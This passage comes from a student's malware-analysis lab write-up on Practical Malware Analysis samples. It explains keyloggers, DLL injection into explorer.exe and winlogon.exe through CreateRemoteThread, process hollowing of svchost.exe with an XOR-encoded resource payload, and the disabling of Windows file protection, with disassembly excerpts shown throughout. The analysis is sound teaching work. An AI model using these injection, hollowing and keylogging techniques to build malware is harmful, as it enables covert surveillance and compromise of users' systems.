checking for before logging the character “<SHIFT>”.



From this context we can infer that Lab11-03.dll is a keylogger which polls frequently and writes keys pushed to C:\WINDOWS\sytem32\kernel64x.dll.

vii). Where does the malware store the data it collects?


Based on the above analysis we can confirm that this malware stores keystrokes and window information it collects at 'C:\WINDOWS\sytem32\kernel64x.dll'.

Practical No. 6

a. Analyze the malware found in the file Lab12-01.exe and Lab12-01.dll. Make sure that these files are in the same directory when performing the analysis.


i. What happens when you run the malware executable?

A Message box with a incremental number in its title pops up every now and then…



ii. What process is being injected?

In the imports table, CreateRemoteThread is used by the exe which highly suggests that the malware might be injecting DLL into processes.







Figure 2. CreateRemoteThread in imports

“explorer.exe” is found in the list of string. X-ref the string and we will come to the following subroutine. Seems like explorer.exe is being targeted to be injected with the malicious dll.

```
.text:00401036                lea     edi, [ebp+var_FE]
.text:0040103C                rep stosd
.text:0040103E                stosw
.text:00401040                mov     eax, [ebp+dwProcessId]
.text:00401043                push    eax             ; dwProcessId
.text:00401044                push    0               ; bInheritHandle
.text:00401046                push    410h            ; dwDesiredAccess
.text:0040104B                call    ds:OpenProcess
.text:00401051                mov     [ebp+hObject], eax
.text:00401054                cmp     [ebp+hObject], 0
.text:00401058                jz      short loc_401095
.text:0040105A                lea     ecx, [ebp+var_110]
.text:00401060                push    ecx
.text:00401061                push    4
.text:00401063                lea     edx, [ebp+var_10C]
.text:00401069                push    edx
.text:0040106A                mov     eax, [ebp+hObject]
.text:0040106D                push    eax
.text:0040106E                call    dword_408714
.text:00401074                test    eax, eax
.text:00401076                jz      short loc_401095
.text:00401078                push    104h
.text:0040107D                lea     ecx, [ebp+var_108]
.text:00401083                push    ecx
.text:00401084                mov     edx, [ebp+var_10C]
.text:0040108A                push    edx
.text:0040108B                mov     eax, [ebp+hObject]
.text:0040108E                push    eax
.text:0040108F                call    dword_40870C
.text:00401095
.text:00401095 loc_401095:                            ; CODE XREF: sub_401000+58↑j
.text:00401095                                        ; sub_401000+76↑j
.text:00401095                push    0Ch             ; size_t
.text:00401097                push    offset aExplorer_exe ; "explorer.exe"
.text:0040109C                lea     ecx, [ebp+var_108]
.text:004010A2                push    ecx             ; char *
.text:004010A3                call    __strnicmp
.text:004010A8                add     esp, 0Ch
.text:004010AB                test    eax, eax
.text:004010AD                jnz     short loc_4010B6
.text:004010AF                mov     eax, 1
.text:004010B4                jmp     short loc_4010C2
```

Figure 3. explorer.exe

We can confirm our suspicion using process explorer as shown below.






Figure 4. Explorer.exe injected with dll

iii. How can you make the malware stop the pop-ups?

Kill explorer.exe and re-run it again

iv. How does this malware operate?

Lab12-01.exe

The malware begins by using psapi.dll's EnumProcesses to loop through all running processes. Also note that it attempts to form the absolute path for the malicious dll. This will be used later to inject the dll in remote processes.

```
xor     eax, eax
mov     [ebp+var_110], eax
mov     [ebp+var_10C], eax
mov     [ebp+var_108], eax
mov     [ebp+var_1178], 44h
mov     ecx, 10h
xor     eax, eax
lea     edi, [ebp+var_1174]
rep stosd
mov     [ebp+var_118], 0
push    offset ProcName ; "EnumProcessModules"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_408714, eax
push    offset aGetmodulebasen ; "GetModuleBaseNameA"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_40870C, eax
push    offset aEnumprocesses ; "EnumProcesses"
push    offset LibFileName ; "psapi.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
mov     dword_408710, eax
lea     ecx, [ebp+Buffer]
push    ecx             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetCurrentDirectoryA
push    offset String2  ; "\\"
lea     edx, [ebp+Buffer]
push    edx             ; lpString1
call    ds:lstrcatA
push    offset aLab1201_dll ; "Lab12-01.dll"
lea     eax, [ebp+Buffer]
push    eax             ; lpString1
call    ds:lstrcatA
lea     ecx, [ebp+var_1120]
push    ecx             ; _DWORD
push    1000h           ; _DWORD
lea     edx, [ebp+dwProcessId]
push    edx             ; _DWORD
call    dword_408710
test    eax, eax
jnz     short loc_4011D0
```

Figure 5. EnumPorcesses

While looping through the processes only “explorer.exe” will be injected. The following figure shows the filtering taking place




Figure 6. Check for explorer.exe

Once the malware located the “explorer.exe” process, it will ask the remote process (explorer.exe) to allocate a heap space. The space will contains the malicious dll’s absolute path as mentioned earlier. It will then get the LoadLibraryA address of explorer.exe and triggers the function via CreateRemoteThread. Explorer.exe will then invoke LoadLibraryA with the input as the malicious dll’s absolute path which is already in its heap memory and that is how explorer.exe got injected. =)




Figure 7. Injecting

Lab12-01.dll

The DllMain first creates a thread @ subroutine 0x1001030.




Figure 8. Create Thread

Inside this subroutine, we will find a infinite loop popping a message box every 1 minute. The title of the message box is “Practical Malware Analysis %d” where %d is the value of the loop counter.




Figure 9. Popping MsgBox every minute

b. Analyze the malware found in the file Lab12-02.exe.

b. What is the purpose of this program?

Based on dynamic analysis results using procmon and process explorer, we can conclude that this is a keylogger that performs process hollowing on svchost.exe.




Figure 1. Write file to practicalmalwareanalysis.log

Figure 2. Keystrokes in log file

ii. How does the launcher program hide execution?

The subroutine @0x004010EA is highly suspicious. It is trying to create a process in suspended state, calls UnmapViewOfSection to unmap the original code and tries to write

process memory in it. Finally it resumes the process. This is a recipe for process hollowing technique in which the running process will look like svchost.exe (in this case) but it is actually running something else instead.




Figure 3. Create Suspended process, unmap memory

Figure 4. WriteProcessMemory, ResumeThread

iii. Where is the malicious payload stored?

In the resource, we can see a suspicious looking payload. IDA Pro further confirmed that this is the payload that will be extracted out.




Figure 5. Resource with lots of As in it

iv. How is the malicious payload protected?

By analyzing the find resource function @0x0040132C we will come across the following codes that suggests to us that the payload is XOR by “A”.

```
.text:0040141B loc_40141B:                             ; CODE XREF: findResource+E0↑j
.text:0040141B                 push    'A'             ; XOR Key
.text:0040141D                 mov     edx, [ebp+dwSize]
.text:00401420                 push    edx
.text:00401421                 mov     eax, [ebp+var_8]
.text:00401424                 push    eax
.text:00401425                 call    XOR
.text:0040142A                 add     esp, 0Ch
```

Figure 7. XOR by A

v. How are strings protected?

The strings are in plain… correct me if i am wrong

.data:0040506C	0000000D	C	LOCALIZATION
.data:00405064	00000008	C	UNICODE
.data:00405058	0000000A	C	ntdll.dll
.data:00405040	00000015	C	NtUnmapViewOfSection
.data:00405030	0000000D	C	\\svchost.exe

Figure 8. Strings in plain

c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file Lab12-03.exe

i. What is the purpose of this malicious payload?

The use of SetWindowsHookExA with WH_KEYBOARD_LL as the id which suggests that this is a keylogger




Figure 1. SetWindowsHookExA

ii. How does the malicious payload inject itself?

It uses Hook injection. Keystrokes can be captured by registering high- or low-level hooks using the WH_KEYBOARD or WH_KEYBOARD_LL hook procedure types, respectively. For WH_KEYBOARD_LL procedures, the events are sent directly to the process that installed the hook, so the hook will be running in the context of the process that created it. The malware can intercept keystrokes and log them to a file as seen in the figure below.

Figure 2. Log to practicalmalwareanalsysis.log


iii. What filesystem residue does this program create?

The malware will leave behind a log file containing the keylogs; practicalmalwareanalsysis.log.

d. Analyze the malware found in the file Lab12-04.exe.

i. What does the code at 0x401000 accomplish?

The subroutine check if the process with the given process id is Winlogon.exe. If it is, it returns 1 else it returns 0.



ii. Which process has code injected?

Winlogon.exe is being targeted for injection. Subroutine @0x00401174 is responsible for process injection via CreateRemoteThread. If we trace back, we can see that only winlogon's pid is being passed to the subroutine.




Figure 2. Winlogon Pid being pushed as argument to inject subroutine

iii. What DLL is loaded using LoadLibraryA? sfc_os.dll

Figure 3. sfc_os.dll

iv. What is the fourth argument passed to the CreateRemoteThread call?

Based on figure 3, the fourth argument is lpStartAddress in which if we were to trace up we will uncover that lpStartAddress is the address return by GetProcAddress(LoadLibraryA("sfc_os.dll"),2). Loading sfc_os.dll in ida pro we can see the exports that points to ordinal 2 which resovles to SfcTerminateWatcherThread() as shown in figure 5..

Name	Address	Ordinal
sfc_os_1	76C6F382	1
sfc_os_2	76C6F250	2
sfc_os_3	76C693E8	3
sfc_os_4	76C69426	4
sfc_os_5	76C69436	5
sfc_os_6	76C694B2	6
sfc_os_7	76C694EF	7
SfcGetNextProtectedFile	76C69918	8
SfcIsFileProtected	76C697C8	9
SfcWLEventLogoff	76C73CF7	10
SfcWLEventLogon	76C7494D	11
SfcDllEntry(x,x,x)	76C6F03A	[main entry]

Figure 4. sfc_os.dll's ordinal 2

